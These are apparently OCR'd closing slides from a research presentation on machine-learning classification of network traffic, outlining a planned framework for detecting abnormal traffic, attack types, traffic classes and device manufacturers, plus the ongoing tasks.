


4. Conclusion and Future Research

Identify data based on a classification framework

Derive a traffic data classification model based on the classification algorithm

- Establish a hierarchical framework with classification algorithms based on the list of questions below (RF, SVM, RNN, etc.)
  - Is it normal or abnormal traffic? If it is abnormal traffic, can it be categorized according to the type of attack?
  - Can the traffic be categorized into classes such as sensing, actuation and video streaming?
  - Can the manufacturer of the device be identified?



4. Conclusion and Future Research

Network traffic analysis based on machine learning

Ongoing Tasks

- Monitoring to collect network traffic of appropriate quality and quantity
- Researching on feature extraction methodologies that allow for high accuracy classification
- Establishing a specific hierarchical framework for traffic classification

THANK YOU!